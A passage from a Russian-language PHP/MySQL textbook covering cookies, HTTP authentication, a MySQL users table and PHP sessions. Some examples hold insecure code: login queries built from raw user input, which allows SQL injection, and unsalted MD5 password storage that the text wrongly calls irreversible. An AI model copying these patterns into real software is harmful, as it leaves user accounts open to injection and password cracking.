    $author_query = "SELECT * FROM authors WHERE title_id = $title_id";
    $author_result = $connection->query($author_query);
    if (DB::isError($author_result)) {
        die("Ошибка исполнения запроса к базе данных: <br />". $author_query
            . " " .DB::errorMessage($author_result));
    }
    $author_count = $author_result->numRows();
    if (0 == $author_count) {
        echo 'нет данных';
    }
    $counter = 0;
    while ($author_result_row = $author_result->fetchRow(DB_FETCHMODE_
ASSOC))
    {
        $counter++;
        echo htmlentities($author_result_row["author"]);
        if ($counter != $author_count) {
            echo ', ';
        }
    }
    echo '</td></tr>';
}
echo '</table>';
$connection->disconnect();
?>

```

Второй запрос возвращает список авторов. Для каждой книги из таблицы `authors` можно извлечь разное число авторов. Количество записей в результирующем наборе данных определяется с помощью функции `numRows`. Если будет встречена книга, для которой не указано ни одного автора, выводится текст `нет данных`. Переменная `$author_count` в цикле `while`



Title	Pages	Authors
Linux in a Nutshell	476	Ellen Siever, Aaron Weber
Classic Shell Scripting	558	Arnold Robbins, Nelson H.F. Beebe
Java in a Nutshell	1252	none
Python in a Nutshell	600	Alex Martelli

Рис. 13.14. Список авторов отображается в одной строке

нужна, чтобы не добавлять запятую после последнего имени в списке. Результат получился более удобным для восприятия (рис. 13.14).

В главе 14 мы поговорим о сохранении информации в рамках сеанса и о том, как ограничить доступ к страницам. Механизм сеансов обеспечивает удобный способ хранения информации о пользователе между его обращениями к странице.

Вопросы к главе 13

Вопрос 13.1

Добавьте в таблицу `books` еще один столбец с именем `published_date`, в котором будет храниться дата РНР-страницы.

Вопрос 13.2

Назовите две основные категории угрозы безопасности при работе с данными, которые вводит пользователь.

Вопрос 13.3

Какая РНР-функция позволит узнать, активирован ли механизм `magic quotes`?

Вопрос 12.4

Какая функция поможет предотвратить атаки межсайтового скриптинга, если вызвать ее до отображения в браузере данных, введенных пользователем?

Ответы на эти вопросы приводятся в разделе «Глава 13» приложения.

14

Cookies, сеансы и управление доступом

С ростом сложности приложений вам потребуется применять специальные механизмы для сохранения информации о том, с каким пользователем работает приложение. Механизмы cookies, сеансов и управления доступом помогают взаимодействовать с каждым конкретным пользователем. Механизм сеансов позволяет сохранять информацию для организации взаимодействий, не имеющих иной возможности хранить сведения о своем состоянии¹. Если механизм сеансов не задействован, то при обращении к любой странице веб-сервер не учитывает контекст обращений к другим страницам и не может запоминать данные между двумя обращениями.

Cookies

Сохранять некоторые сведения о пользователе, например имя, число посещений, дату последнего посещения, можно в *cookies* – небольших текстовых фрагментах, размещаемых на стороне клиента; впервые cookies появились в Netscape 1.0. Информация сохраняется на машине клиента и отправляется веб-серверу с каждым новым запросом. Данные передаются вместе с HTTP-заголовками.

¹ Механизмы сеансов, cookies и другие подобные механизмы (например, с серверной стороны) понадобились, поскольку изначально каждое HTTP-взаимодействие (запрос клиента – ответ сервера) было спроектировано как отдельное автономное TCP/IP-соединение (взаимодействие завершено – соединение разорвано), и такое взаимодействие не могло оставлять «следов» для последующих HTTP-взаимодействий. – *Прим. науч. ред.*

После первого посещения веб-сайта браузер будет возвращать серверу копию cookie при каждом соединении. В целях обеспечения безопасности прочитать cookies можно только из домена, в котором они были созданы. Кроме того, у cookies есть дата истечения срока хранения, после которой они удаляются. Максимальный объем данных, которые могут храниться в cookie, составляет 4 Кб.

Отличие между cookies и сеансами состоит в том, что cookies хранятся на жестком диске клиента, тогда как информация о сеансе – на сервере. Сеансы подобны кодам, которые генерируются на основе аутентификации. Это означает, что информация о сеансе существует, только пока открыто окно браузера (который удаляет cookie, используемый сеансом). По умолчанию сеансы задействуют единственный cookie для хранения своих кодов или идентификаторов сеанса.

На рис. 14.1 показано, где сохраняются cookies, когда веб-браузер запрашивает страницы; в данном примере сначала вызывается страница `http://example.com/set.php`, а затем страница `http://example.com/read.php`. После посещения первой страницы фактическое значение сохраняется в браузере клиента. Когда клиент запрашивает вторую страницу, вместе с запросом на сервер передается и cookie.




Рис. 14.1. Браузер и сервер взаимодействуют посредством cookies

При использовании механизма сеансов есть вероятность, что ваш сеансовый cookie окажется заблокирован, так как в браузере клиента прием cookies может быть отключен из соображений безопасности. Если прием cookies окажется заблокированным, сеансы обеспечивают альтернативный способ передачи идентификатора между страницами в виде параметра URL.



При вызове функции `session_start` она генерирует идентификатор сеанса и размещает его на стороне клиента в виде cookie. Этого можно избежать, переопределив настройки в файле `php.ini`.

Большинство серверов использует cookies для хранения информации о пользователе и создания иллюзии сеанса, охватывающего множество страниц. Все, что нужно знать о cookies, можно найти на сайте <http://www.w3.org/Security/Faq/wwwsf2.html#CLT-Q10>. Теперь, когда вы поняли, что такое cookie, мы покажем, как их устанавливать.

Установка cookie

Установить cookie в PHP очень просто: для этих целей предоставляется функция `setcookie`.



Cookies генерируются как часть заголовков HTML-страницы, поэтому очень важно вызвать функцию `setcookie` до того, как начнется вывод какой-либо другой информации.

Функция принимает имя cookie в качестве аргумента. Кроме того, можно указать дополнительные сведения, например:

`setcookie (имя, значение, срок_хранения, путь, домен, режим_безопасности)`

В табл. 14.1 перечислены все аргументы функции `setcookie` с указанием их назначения и примеров значений.

Таблица 14.1. Аргументы функции `setcookie`

Аргумент	Назначение	Пример значения
имя	Имя, которое будет использоваться для записи и чтения cookie	username
значение	Значение, сохраняемое в cookie	Michele
срок_хранения	Временная отметка UNIX, определяющая момент, когда истекает срок хранения cookie. Если значение этого аргумента не определено, срок хранения истекает при закрытии окна браузера	Следующая величина устанавливает срок хранения cookie равным одной неделе: <code>time()+60*60*24*7</code>
путь	Путь в URL сайта, откуда cookie будет доступен. Значение по умолчанию: / (cookie будет доступен из всех каталогов)	/testing

Таблица 14.1. Аргументы функции *setcookie* (окончание)

Аргумент	Назначение	Пример значения
домен	Аналогичен аргументу путь, но ограничивает доступность cookie только для определенного поддомена сайта	Значение <code>www.example.com</code> сделает cookie доступным только для поддомена <i>www</i> на сайте <i>example.com</i> . Чтобы обеспечить доступность cookie всем поддоменам, следует использовать значение <code>.example.com</code>
режим_безопасности	При значении 1 cookies будут передаваться только через безопасное соединение по протоколу HTTPS. Протокол HTTPS шифрует трафик между клиентом и сервером для обеспечения безопасности данных	1 – режим безопасности включен. 0 (по умолчанию) – режим безопасности выключен

В примере 14.1 демонстрируется порядок создания cookie с именем `username` и значением `Michele`.

Пример 14.1. Создание cookie

```
<?php
// Запомните: функцию setcookie следует вызвать до того,
// как начнется вывод какой-либо другой информации
setcookie("username", "Michele");
echo 'Cookie создан.';
?>
```

Этот сценарий установит cookie, но сервер не сможет прочитать его, пока клиент не перезагрузит текущую страницу или не перейдет к другой странице. Создав cookie, необходимо научиться читать из него.

Доступ к cookie

Получить значение cookie можно двумя способами. Все cookies доступны через переменную окружения `$_COOKIE` как `$_COOKIE['имя_cookie']`, что наглядно показано в примере 14.2.

Пример 14.2. Получение значения cookie с именем `username`

```
<?php
if (!isset($_COOKIE['username']))
```

```
{
    echo("Cookie не установлен!");
}
else
{
    echo("Имя пользователя: ". $_COOKIE['username'] . ".");
}
?>
```

Этот сценарий выведет сохраненное имя пользователя:

Имя пользователя: Michele

Кроме того, получить значение любого cookie можно с помощью суперглобальной переменной `$_SERVER[HTTP_COOKIE]`. Из cookie можно не только читать значения – cookie можно также удалить, или *уничтожить*.

Уничтожение cookie

Уничтожить cookie можно как на стороне клиента, так и на стороне сервера. Чтобы удалить cookie на стороне клиента, достаточно отыскать в своей системе папку *Cookies* и удалить ее. Чтобы удалить cookies, сервер может:

- переустановить cookie, указав при этом истекший срок хранения;
- переустановить cookie, указав только его имя.

В обоих случаях используется функция `setcookie`. Для удаления cookie за счет указания истекшего срока хранения достаточно просто передать функции `setcookie` дату, которая находится в прошлом, как это сделано в примере 14.3.

Пример 14.3. Уничтожение cookie с указанием даты срока хранения, заведомо находящейся в прошлом

```
<?php
// Запомните: функцию setcookie следует вызвать до того,
// как начнется вывод какой-либо другой информации
setcookie("username","", time()-10);
echo 'Роза';
?>
```

Сценарий из примера 14.3 вернет:

Роза

Теперь, если попробовать снова вызвать сценарий из примера 14.2, будет получено:

Cookie не установлен!

Иногда может потребоваться ограничить доступ к некоторым страницам. Для этого в PHP-сценарии применяется механизм аутентификации, предоставляемый HTTP-сервером.

PHP и HTTP-аутентификация

PHP-сценарии могут использовать для своих нужд механизм аутентификации, предоставляемый веб-сервером Apache. Сценарий может отправить заголовок запроса аутентификации браузеру, а браузер выведет диалоговое окно аутентификации. Это окно похоже на стандартное диалоговое окно регистрации. Заголовок запроса аутентификации должен идти перед HTML-кодом, поэтому данный прием не будет работать в CGI-версии интерпретатора PHP. Если во время установки вы следовали инструкциям из главы 2, то PHP установлен как модуль, и вам можно не беспокоиться по поводу CGI-версии.

В примере 14.4 демонстрируется применение механизма HTTP-аутентификации.

Пример 14.4. Механизм HTTP-аутентификации задействован в PHP-сценарии

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_PW'])) {
    header(
        'WWW-Authenticate: Basic realm="Member Area"'
    );
    header("HTTP/1.0 401 Unauthorized");
    echo "Введите имя пользователя и пароль.";
    exit;
} else {
    echo "Вы зарегистрировались как: " . $_SERVER['PHP_AUTH_USER'] . " ";
    echo "с паролем: " . $_SERVER['PHP_AUTH_PW'] . " . ";
}
?>
```

При попытке обратиться к сценарию из примера 14.4 появится окно регистрации (рис. 14.2).



Рис. 14.2. Приглашение к регистрации для доступа к защищенной области Member Area

Если пользователь щелкнет по кнопке Cancel (Отмена), ему будет предложено зарегистрироваться (рис. 14.3).

Это довольно простой пример. Сценарий проверяет, были ли установлены имя и пароль, и отображает их для пользователя. Поле `realm` позволяет группировать страницы, чтобы ограничить доступ к ним. После успешной регистрации будет доступна любая PHP-страница, отправляющая заголовок на аутентификацию и находящаяся в той же области `realm`, что и страница, запросившая аутентификацию первой. Это позволяет избежать необходимости повторной регистрации на каждой PHP-странице.




Рис. 14.3. Щелчок по кнопке Cancel приводит к появлению сообщения о необходимости зарегистрироваться

В примере 14.5 проверяются имя пользователя и пароль, полученные из диалога регистрации. Если они не совпадают с заданными значениями, то доступ ко всем страницам из данной области будет закрыт.

Пример 14.5. Проверка значений, полученных из диалога регистрации

```
<?php
$username = 'jon_doe';
$password = 'MyNameIsJonDoe';
if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_PW'])) {
    header('WWW-Authenticate: Basic realm="Member Area"');
    header("HTTP/1.0 401 Unauthorized");
    echo "Введите имя пользователя и пароль!";
    exit;
}
elseif (strcmp($_SERVER['PHP_AUTH_USER'], $username) !== 0 ||
        strcmp($_SERVER['PHP_AUTH_PW'], $password) !== 0) {
    header('WWW-Authenticate: Basic realm="Member Area"');
    header("HTTP/1.0 401 Unauthorized");
    echo "Введена некорректная комбинация имени пользователя и пароля!";
    exit;
}
echo("Регистрация прошла успешно!");
?>
```

В примере 14.5 проверяется, была ли выполнена процедура аутентификации. Если нет – выполняется запрос на ввод имени пользователя и пароля. Предложение `elseif` проверяет равенство строк.

Такой подход несколько отличается от простого сравнения строк с помощью оператора (`==`). При сравнении ввода оператор (`==`) может дать неожиданные результаты, по этой причине была использована функция `strcmp`. Эта функция возвращает значение 0, только если сравниваемые строки идентичны. Если при сравнении имени пользователя или пароля будет получено ненулевое значение, попытка доступа к странице отвергнется, в противном случае доступ будет предоставлен. Если обнаружится несоответствие имени пользователя и пароля, выполнится повторный запрос аутентификации пользователя с посылкой заголовков запроса аутентификации. Заголовки должны отправляться перед выводом любой другой информации.

Хранение имени пользователя и пароля в базе данных

Теперь вспомним то, о чем говорилось в главе 7, и создадим новую таблицу пользователей. Будем сравнивать полученные имя пользователя и пароль со значениями из таблицы `users`, а не со значениями, жестко определенными внутри сценария. Для создания таблицы зарегистрируйтесь в командной строке, как описано в главе 7, и создайте таблицу с помощью примера 14.6.

Пример 14.6. Создание таблицы `users` для хранения регистрационной информации

```
CREATE TABLE users (  
    user_id INT NOT NULL AUTO_INCREMENT,  
    first_name VARCHAR(100),  
    last_name VARCHAR(100),  
    username VARCHAR(45),  
    password CHAR(32),  
    PRIMARY KEY (user_id));
```

Этот пример должен вернуть:

```
Query OK, 0 rows affected (0.23 sec)
```

Чтобы добавить пользователя, нужно создать запись в таблице с зашифрованным паролем, как показано в примере 14.7.

Пример 14.7. Создание в базе данных записи с информацией о пользователе и зашифрованным паролем

```
INSERT INTO users (first_name, last_name, username, password)  
VALUES  
    ('Michele', 'Davis', 'mdavis', MD5('secret'));
```

Этот запрос должен вернуть:

```
Query OK, 1 row affected (0.01 sec)
```


Чтобы убедиться, что запись была создана, и увидеть, что именно вернула функция шифрования MD5, выполним запрос к таблице `users`:

```
SELECT * FROM users;
```

Моментально:

```
+-----+-----+-----+-----+-----+
|user_id|first_name|last_name| username | password |
+-----+-----+-----+-----+-----+
|      1 | Michele  | Davis   | mdavis   | 5ebe2294ecd0e0f08eab7690d2a6ee69 |
+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Создав таблицу, можно приступать к созданию сценария, выполняющего проверку имени пользователя и пароля. Пароли в базе данных хранятся в зашифрованном с помощью функции MD5 виде, чтобы обеспечить более высокий уровень защиты. По зашифрованной строке невозможно определить первоначальный пароль. Таким образом, даже если к злоумышленнику каким-то образом попадут зашифрованные пароли других пользователей, он не сможет воспользоваться ими для регистрации на сайте. Кстати, здесь данная методика применяется просто для тестирования, о более безопасных методиках мы поговорим немного позже.

Большая часть кода примера 14.9 уже есть в предыдущем примере, так что вам не придется слишком много вводить с клавиатуры! Главное отличие в том, что теперь для проверки уже не используется функция `strcmp`, вместо этого имя пользователя и пароль вставляются в запрос, а проверку выполняет сама база данных.

Не забывайте, что вам по-прежнему необходима регистрационная информация для доступа к базе данных. Эта информация хранится в файле `db_login.php`, содержимое которого приведено в примере 14.8.

Пример 14.8. Информация для регистрации в базе данных

```
<?php
$db_host='localhost';
$db_database='test';
$db_username='test';
$db_password='yourpass';
?>
```

Значения переменных из примера 14.8 используются в примере 14.9.

Пример 14.9. Проверка имени пользователя и пароля средствами базы данных

```
<?php
require_once('db_login.php');
require_once('DB.php');
if (!isset($_SERVER['PHP_AUTH_USER']) ||
    !isset($_SERVER['PHP_AUTH_PW'])) {
    header('WWW-Authenticate: Basic realm="Member Area"');
    header("HTTP/1.0 401 Unauthorized");
```

```

        echo "Введите имя пользователя и пароль!";
        exit;
    }
    $web_username = $_SERVER['PHP_AUTH_USER'];
    $web_password = $_SERVER['PHP_AUTH_PW'];
    $connection =
        DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");
    if (DB::isError($connection)) {
        die("Ошибка подключения к базе данных: <br />"
            .DB::errorMessage($connection));
    }
    $query = "SELECT user_id, username";
    $query.= " FROM users WHERE ";
    $query.= "    username='". $web_username.'"    AND    password=MD5('". $web_
password.'"')";
    $query.= " LIMIT 1";
    $result = $connection->query($query);
    if (DB::isError($result)) {
        die("Ошибка исполнения запроса к базе данных: <br />". $query." "
            .DB::errorMessage($result));
    }
    if (!$row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
        header('WWW-Authenticate: Basic realm="Member Area"');
        header("HTTP/1.0 401 Unauthorized");
        echo "Your username and password combination was incorrect!";
        exit;
    }
    echo("You have successfully logged in as '". $row['username']."'!");
    ?>

```

Вам, возможно, придется изменить параметр `display_errors = Off` в файле `php.ini`, если в результате работы сценария будет получена следующая ошибка:

```
Warning: headers already sent message causing the message box not to display.
```

(Внимание: заголовки уже отправлены, поэтому диалоговое окно сообщения отображаться не будет.)

Это займет чуть больше минуты, но обеспечит работоспособность сценария, выводящего диалоговое окно (рис. 14.4). Попробуйте зарегистрироваться с именем пользователя `mdavis` и с паролем `secret`.

В результате вы должны увидеть, что сценарий выполнил регистрацию пользователя (рис. 14.5), потому что введенные данные совпали с имеющимися в базе данных.

Если при вводе будет допущена ошибка, вы увидите страницу с сообщением о вводе неверного имени пользователя или пароля (рис. 14.6).

Если пользователь ввел верную комбинацию имени и пароля, он получает право на доступ к базе данных. После этого открывается сеанс работы с базой данных, в котором автоматически учитываются результаты начального взаимодействия.




Рис. 14.4. Запрос имени пользователя и пароля перед выполнением проверки в базе данных




Рис. 14.5. Регистрация прошла успешно




Рис. 14.6. Это сообщение вызвано вводом неверного имени пользователя или пароля

Сеансы

После перехода клиента к другой странице веб-серверы по умолчанию не запоминают информацию, которая была введена на прежней странице. Это осложняет использование одной и той же информации в нескольких страницах.

Сеансы (sessions) позволяют разрешить эту проблему, обеспечивая поддержку данных между страницами на протяжении всего времени посещения пользователем вашего сайта. В рамках каждого сеанса могут быть задействованы многие переменные, которые будут храниться на протяжении всего сеанса. Сервер следит за сеансами пользователей,

назначая им уникальные идентификаторы, которые генерируются сервером в момент открытия сеанса. Этот идентификатор называется *идентификатором сеанса* (session identifier) и должен передаваться на сервер каждый раз, когда после начала сеанса запрашивается очередная страница. Рис. 14.7 иллюстрирует порядок взаимодействий между браузером клиента и веб-сервером в рамках сеанса.




Рис. 14.7. Обычно во время сеанса на жестких дисках сервера и клиента сохраняется некоторая информация

Информация о сеансах хранится на стороне сервера. Переменные сеанса сохраняются в файле, в *сериализованном* виде. Когда переменная сериализуется (преобразуется в последовательную форму), в файл записывается имя переменной, тип и значение в виде последовательной строки. В UNIX-подобных операционных системах этот файл обычно сохраняется в файловой системе */tmp* (временная файловая система).



Интерпретатор PHP фактически не создает запись о сеансе, пока переменной сеанса не будет присвоено значение. Таким образом, при отсутствии каких-либо значений сеанс в действительности ничего не делает.

Браузер отправляет идентификатор сеанса на сервер всякий раз, когда запрашивает очередную страницу. Идентификатор сеанса может передаваться через cookie или в виде параметра URL. По умолчанию идентификатор сеанса передается через cookie, но поскольку есть вероятность, что пользователь запретил использование cookie в настройках своего браузера, мы также рассмотрим возможность передачи идентификатора сеанса в строке URL.

Использование сеансов

Чтобы начать сеанс, нужно добавить в начало PHP-сценария вызов функции `session_start` – лишь после этого появится возможность сохранять и получать данные, принадлежащие сеансу. Функцию `session_start` (пример 14.10) следует вызвать до вызова функции `header` и вообще до того, как браузеру клиента будет отправлена хоть какая-нибудь информация, в противном случае сеанс может работать некорректно.

Пример 14.10. Запуск простого сеанса

```
<?php
    session_start();
?>
```

В первую очередь мы рассмотрим способ, который использовался для назначения переменных сеанса раньше. Так как исходный текст будет перед глазами, вам не нужно подключаться к сети. Устаревший способ заключается в использовании функции `session_register` (пример 14.11). Не применяйте этот способ в своих сценариях, так как он вызывает ошибку.

Пример 14.11. Регистрация переменных с помощью функции `session_register`

```
<?php
// НЕ ИСПОЛЬЗУЙТЕ ЭТОТ СПОСОБ
session_start();
session_register("hello");
$hello = "Hello World";
?>
```

Если связать переменную с сеансом, как показано в предыдущем примере, то любые изменения значения переменной будут сохраняться в рамках сеанса. Если сеанс еще не запущен, функция `session_register` автоматически откроет новый сеанс. Современные интерпретаторы PHP при исполнении этого программного кода возвращают предупреждение:

```
Warning: Unknown(): Your script possibly relies on a session side-effect which
existed until PHP 4.2.3. Please be advised that the session extension does not
consider global variables as a source of data, unless register_globals is
enabled.
```

```
You can disable this functionality and this warning by setting session.
bug_compat_42 or session.bug_compat_warn to off, respectively. In Unknown on
line 0
```

Внимание: Unknown(): Вероятно ваш сценарий использует побочный эффект сеансов, который существовал до версии PHP 4.2.3. Доводим до вашего сведения, что расширение сеанса не рассматривает глобальные переменные как возможный источник данных, если параметр `register_globals` не был активирован.

Вы можете запретить данную функциональную возможность и предотвратить появление этого предупреждения, соответственно установив параметры `session.bug_compat_42` и `session.bug_compat_warn` в значение `off`. В Unknown в строке 0

Правильный способ создания и обращения к переменным сеанса заключается в использовании суперглобальной переменной `$_SESSION` с подстановкой имени требуемой переменной в квадратных скобках. Например, запись `$_SESSION['variable_name'] = value;` означает присваивание значения `value` переменной сеанса с именем `variable_name`. Так, чтобы присвоить значение `mdavis` переменной сеанса `user`, следует записать `$_SESSION['user'] = 'mdavis';`. Операция присваивания значения новой переменной в суперглобальном массиве `$_SESSION` автоматически создает новую переменную сеанса. Перед обращением к переменным сеанс должен быть уже открыт.



Использование функции `session_register` считается менее безопасным способом по сравнению с использованием суперглобальной переменной `$_SESSION`, потому что у злоумышленника имеется возможность отправить значение параметра `GET` с тем же именем, что и у зарегистрированной переменной сеанса. Например, атакующий может отправить поддельное имя пользователя для переменной `$username` и заставить сценарий полагать, что пользователь зарегистрировался, хотя на самом деле он не прошел процедуру аутентификации.

В примере 14.12 выполняется регистрация той же самой переменной.

Пример 14.12. Регистрация переменной сеанса в массиве `$_SESSION`

```
<?php
    session_start();
    $_SESSION['hello'] = 'Hello World';
    echo $_SESSION['hello'];
?>
```

Теперь, если пользователь перейдет по гиперссылке на другую страницу на том же сайте, где был открыт сеанс, глобальный массив `$_SESSION` будет содержать ключ с именем `hello` и значением `Hello World`, как показано в примере 14.13.

Пример 14.13. Обращение к переменной сеанса, которую установила предыдущая страница в этом сеансе

```
<?php
    session_start();
    echo $_SESSION['hello'];
?>
```

Программный код из примера 14.13 отобразит значение переменной, как показано на рис. 14.8.

Прежде чем запросить страницу из примера 14.13, следует зарегистрировать переменную сеанса с помощью примера 14.11 или 14.12. А теперь подробнее рассмотрим регистрацию пользователя и передачу переменных сеанса.




Рис. 14.8. Значение переменной сеанса доступно с другой страницы

Улучшение примера регистрации пользователя

Большинство систем регистрации пользователя передают нужную информацию в переменных сеанса, чтобы не нужно было повторно обращаться к базе данных. В примере 14.14 выполняется проверка пользователя, и затем устанавливаются переменные сеанса.

Пример 14.14. Проверка имени пользователя и пароля

```
<?php
session_start();
require_once('db_login.php');
require_once('DB.php');
if (empty($_SESSION['user_id'])) {
    if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_
PW']))
    {
        header('WWW-Authenticate: Basic realm="Member Area"');
        header("HTTP/1.0 401 Unauthorized");
        echo "Введите имя пользователя и пароль!";
        exit;
    }
    $connection =
        DB::connect("mysql://$db_username:$db_password@$db_host/$db_
database");
    if (DB::isError($connection)) {
        die("Ошибка подключения к базе данных: <br />"
            .DB::errorMessage($connection));
    }
    $username = mysql_real_escape_string($_SERVER['PHP_AUTH_USER']);
    $password = mysql_real_escape_string($_SERVER['PHP_AUTH_PW']);
    $query = "SELECT user_id, username FROM users WHERE username='"
        . $username . "' AND password=MD5('" . $password . "') LIMIT 1";
    $result = $connection->query($query);
    if (!$row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
        header('WWW-Authenticate: Basic realm="Member Area"');
        header("HTTP/1.0 401 Unauthorized");
        echo "Your username and password combination was incorrect!";
        exit;
    }
}
```

```
}
$_SESSION['user_id'] = $row['user_id'];
$_SESSION['username'] = $row['username'];
}
echo "You have successfully logged in as " . $_SESSION["username"] . ".";
?>
```

Сценарий из данного примера вызывает диалог аутентификации (рис. 14.9), а затем, если регистрация прошла успешно, отображает соответствующее сообщение (рис. 14.10).



Рис. 14.9. Диалог аутентификации перед проверкой имени пользователя и пароля




Рис. 14.10. Регистрация прошла успешно

Сценарий сначала проверяет наличие значения переменной сеанса `user_id`. Последующие страницы могут проверять переменные сеанса, которые были определены в конце примера 14.14, вместо того чтобы выполнять аутентификацию HTTP и производить проверки в базе данных.

Если в сеансе определен ключ `user_id`, можно быть уверенным, что значение переменной существует, и продолжать работу без выполнения дополнительных проверок. Однако адреса электронной почты и URL сложно проверить со стопроцентной достоверностью. Обычно ограничиваются проверкой наличия символа (@), за которым должна следовать комбинация алфавитно-цифровых символов и точек. За последней точкой должна следовать строка длиной от двух до четырех символов – например, `nl`, `ca`, `com`, `edu`, `uk` или `info`. Чем больше определенных параметров, тем успешнее выполняется проверка.

При проверке достоверности URL необходимо убедиться в наличии необязательного имени протокола *http://*. После имени протокола должна следовать комбинация алфавитно-цифровых символов и дефисов с последующей точкой, а за ней – строка длиной от двух до четырех символов, как в только что описанном алгоритме проверки адреса электронной почты.

Завершение сеанса

Есть моменты, когда требуется преждевременно завершить сеанс. Например, если вы разместили на странице кнопку или гиперссылку выхода из системы. Выход из системы фактически означает завершение сеанса работы с пользователем. Завершают сеанс с помощью функции `session_destroy`. Разумеется, сеанс предварительно должен быть открыт, чтобы было что завершать.

Имейте в виду: завершение сеанса не означает, что его переменные станут недоступными для текущего PHP-сценария. В примере 14.15 приведен простой сценарий, который закрывает сеанс, делая при этом его переменные недоступными для остальной части PHP-сценария.

Пример 14.15. Завершение сеанса

```
<?php
session_start();
// Выполнить какие-либо действия в рамках сеанса
$_SESSION['username'] = 'Michele';

// Завершить сеанс работы с сайтом
session_destroy();
echo "At this point we can still see the value of username as "
    . $_SESSION['username']. "<br />";

// Уничтожить значение в массиве $_SESSION
unset($_SESSION['username']);
if (is_null($_SESSION['username'])) {
    echo " Now the value of username is (blank)";
}
?>
```

